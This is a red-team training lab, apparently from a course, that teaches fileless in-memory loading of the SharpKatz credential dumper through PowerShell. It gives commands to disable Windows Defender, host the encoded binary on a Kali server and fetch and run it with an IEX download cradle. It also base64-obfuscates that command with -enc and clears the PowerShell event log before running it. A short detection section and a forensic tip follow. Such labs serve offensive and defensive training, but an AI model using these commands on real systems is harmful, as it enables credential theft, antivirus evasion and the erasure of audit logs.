1. LAB - POWERSHELL LOADER
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times that sample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
In this lab we'll be showing how Powershell can load assemblies (compiled .net binaries) in memory and execute them, we'll also demonstrate how AMSI catches this, how we bypass this and how we make this attack completely fileless (memory only).
IMPORTANT: For this lab we will
TURN OFF Windows Defender . We first need to make sure our POC Powershell loader works, then we will deal with bypassing Defender later on in this lab.
1.1 DISABLE WINDOWS DEFENDER
- Check if
Defenderis turnedONby running thecheckav.ps1script:

- On your
Windowsmachine, open aPowershell promptwithAdministratorprivileges:
c:\thev\labs\powershell\av_check.ps1
- If
Defenderis turned on - run the following script to turn it OFF:
c:\thev\labs\powershell\av_disable.ps1
1.2 SHARPKATZ DOWNLOAD AND COMPILE
- On your
Windowsmachine, open aPowershellprompt withAdministratorprivileges:
cd \THEV
git clone https://github.com/crimsoncore/SharpKatz
- Open the

SharpKatz.slnsolution located inC:\THEV\SharpKatz\SharpKatz.slnwithVisual Studio 2019and build the project:
Makes sure to set the build configuration to Release and the platform to x64 before building the solution.

- On your
Windowsmachine, open aPowershellprompt withAdministratorprivileges and copy thesharpkatz.exefile toC:\THEV\LABS\PSLoader:
cp C:\THEV\SharpKatz\SharpKatz\bin\x64\Release\SharpKatz.exe C:\THEV\LABS\PSLoader\SharpKatz.exe
- On your
kalimachine go to "/opt/Havoc" and create the "assemblies directory"
cd /opt/Havoc
mkdir assemblies
And let's also upload it to our kali machine:
- From a Powershell prompt with
Administratorprivileges type (enter the password when pompted`):
scp C:\THEV\SharpKatz\SharpKatz\bin\x64\Release\SharpKatz.exe Threatadmin@kali:/opt/Havoc/assemblies/SharpKatz.exe
NOTE: You can also do with with Updog2, but don't forget to start updog2 in the "/opt/Havoc/assemblies" directory first!
NOTE: We're uploading SharpKatz to our kali machine so we can host it with a webserver later on, in order to download it with our Powershell loader script.Pay attention , we're uploading it to "/opt/Havoc/assemblies/" - not to the payloads directory, this is because of no good reason at all :).
1.3 BASE64 ENCODE SHARPKATZ.EXE
- On your
Windowsmachine, open aPowershellprompt withAdministratorprivileges and run the base64 encode Powershell script:
cd \THEV\Labs\PSLoader
.\b64encoder.ps1 C:\THEV\LABS\PSLoader\SharpKatz.exe

If you open that b64 file, you should see the Base64 encoded file (SharpKatz.b64) contents of the SharpKatz.exe binary.

Let's also upload our Base64 encoded SharpKatz binary to our kali machine (also shown in the screenshot above):
- On your
Windowsmachine, use the currentPowershellprompt withAdministratorprivileges and type:
scp C:\THEV\LABS\PSLoader\SharpKatz.b64 Threatadmin@kali:/opt/Havoc/assemblies/SharpKatz.b64
NOTE: You can also do with with Updog2, but don't forget to start updog2 in the "/opt/Havoc/assemblies" directory first!
1.4 REMOTE POWERSHELL IN-MEMORY LOADER FOR .NET ASSEMBLIES (I.E. SHARPKATZ)
In this section we'll create a Powershell script that will download the Base64 encoded SharpKatz binary from our kali server, decode it and execute it in memory
ADVANTAGES of .net binaries -> can be loaded and executed completely in-memory (fileless)
- On our
Kalimachine we need to setup up a webserver to host our payload (Base64 encoded SharpKatzbinary):
cd /opt/Havoc/assemblies
updog2
- The following is a simple Powershell script that will fetch the
Base64 encodedpayload, it will perform aBase64 decodingand execute the binary in memorywithout touching disk.

From an abstract level this is what we're going to do:

So let's go through the script step by step:
-
We define the URL of our
Base64 encoded SharpKatzbinary hosted on our kali server, -
We use
Invoke-WebRequestto download the Base64 encoded string from our kali server and store it in a variable ($base64Assembly), -
We use
[System.Convert]::FromBase64Stringto decode the Base64 string into a byte array, -
We use
[Reflection.Assembly]::Loadto load the byte array as a .NET assembly in memory (this will trigger an AMSI scan! , but since we turned off Defender earlier, it will load successfully), -
And finally we can execute the
Mainmethod of theSharpKatzassembly (we have the source code, so we can simply find those in the code - or use tools likes dnSpy).-
- We need to call the right namespace
SharpKatz,
- We need to call the right namespace
-
- and class name, in this case
Program
- and class name, in this case
-
- We need to call the
Mainmethod, which also accepts arguments (i.e. logonpasswords, etc)
- We need to call the
-
Below you can see the source code of SharpKatz where we can find the namespace, class and method names:

-
We'll upload the
PSLoaderB64remoteSharpKatz.ps1to our kali server: -
On your
Windowsmachine, from a Powershell prompt withAdministratorprivileges:
scp C:\THEV\LABS\PSLoader\PSLoaderB64remoteSharpKatz.ps1 Threatadmin@kali:/opt/Havoc/assemblies/PSLoaderB64remoteSharpKatz.ps1
-
Make sure your
PSLoaderB64remoteSharpKatz.ps1andSharpkatz.b64are successfully copied to the kali machine: -
On your
kaliopen a terminal and type:
cd /opt/Havoc/assemblies
ls *SharpKatz*

1.5 IEX (INVOKE-EXPRESSION)
IEXis the alias for the Powershell cmdletInvoke-Expression. It takes a string containing Powershell code and executes it as if it were typed directly into the Powershell session. BasicallyIEXallows dynamic execution of remote code (in memory), without our Powershell script ever touching disk.
Let's execute our PSLoader script without touching disk - completely in memory. We use IEX (Invoke-Expression) for this.
NOTE: Make sure you have cleared thePowerShell Operationalevent log before running this, so we can see only the events generated by our script.
- On your
Windowsmachine, from a Powershell prompt withAdministratorprivileges:
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
cd \THEV\Labs\PSLoader
IEX(New-Object Net.WebClient).DownloadString("http://kali:9090/PSLoaderB64remoteSharpKatz.ps1")
With Invoke-Expression (IEX) we download the Powershell script from our kali server and execute it in memory. When the script executes, it downloads the Base64 encoded SharpKatz binary, decodes it and executes it in memory. When the script finishes executing, there is no trace of it on disk, everything happened in memory.


On your Kali machine you should see the the ps1 being fetched and then the b64 file being fetched:
1.6 BASE64 ENCODING (OBFUSCATION)
A very common technique to obfuscate Powershell commands is to use Base64 encoding. This makes it harder for security tools and analysts to quickly read and understand the command, as it is not in plain text. we're going to Base64 encode our Powershell command that uses IEX to download and execute our PSLoaderB64remoteSharpKatz.ps1 script.
- On your
Windowsmachine, from the same Powershell prompt withAdministratorprivileges:
$command = 'IEX(New-Object Net.WebClient).DownloadString("http://kali:9090/PSLoaderB64remoteSharpKatz.ps1")'
- And then Base64 encode it:
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($command))
This will output the Base64 encoded version of our Powershell command:

SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAIgBoAHQAdABwADoALwAvAGsAYQBsAGkAOgA5ADAAOQAwAC8AUABTAEwAbwBhAGQAZQByAEIANgA0AHIAZQBtAG8AdABlAFMAaABhAHIAcABLAGEAdAB6AC4AcABzADEAIgApAA==
FORENSIC TIP: Cyberchef https://gchq.github.io/CyberChef/, is a great tool to decode Base64 encoded strings and analyze obfuscated commands (and all kinds of other obfuscation techniques).

Now we'll run this Base64 encoded command using Powershell -enc (encoded command):
- On your
Windowsmachine, from the same Powershell prompt withAdministratorprivileges:
powershell -enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAIgBoAHQAdABwADoALwAvAGsAYQBsAGkAOgA5ADAAOQAwAC8AUABTAEwAbwBhAGQAZQByAEIANgA0AHIAZQBtAG8AdABlAFMAaABhAHIAcABLAGEAdAB6AC4AcABzADEAIgApAA==
You will see the same output as before, but now the command is obfuscated using Base64 encoding.

And on Kali we see the second request for the .ps1 script and b64 file - just like before but now we're using the Base64 encoded version of the command:
COMMONLY USED POWERSHELL PARAMETERS
| Parameter | Description | Why Malicious Actors Use This |
|---|---|---|
| -nop | No Profile | Bypasses PowerShell profile scripts that might contain security configurations, logging, or detection mechanisms |
| -nonI | No Interactive | Prevents interactive prompts that could halt automated malicious scripts or reveal malicious activity to users |
| -w hidden | WindowStyle Hidden | Hides the PowerShell window from the user to maintain stealth and avoid detection during malicious operations |
| -enc | EncodedCommand | Obfuscates malicious PowerShell commands using Base64 encoding to evade signature-based detection and analysis |
1.7 DETECTION TESTING
So our POC Powershell script works, but let's see if Windows Defender detects this.
-
Check if
Defenderis turnedOFF(It should be as we turned it off at the beginning of this lab) by running thecheckav.ps1script on yourWindowsmachine by opening aPowershellprompt withAdministratorprivileges:
C:\thev\labs\powershell\av_check.ps1
- The output should be like this:

IMPORTANT: Make sure Real-Time Protection is

enabledand the rest isdisabled- if this is not the case just run the following script, it will configure the right settings.
- On your
Windowsmachine, from aPowershellprompt withAdministratorprivileges:
C:\thev\labs\powershell\av_enable.ps1
- The output should be like this :
Now run your Powershell loader again and see if Defender catches this:
- On your
Windowsmachine, open a newPowershellprompt withAdministratorprivileges:
IEX(New-Object Net.WebClient).DownloadString("http://kali:9090/PSLoaderB64remoteSharpKatz.ps1")
Defenderwill catch this and block the execution, we can check this by running the following command:
- Use powershell to check the last detection:
Get-MpThreatDetection | Sort-Object InitialDetectionTime -Descending | Select-Object -First 1
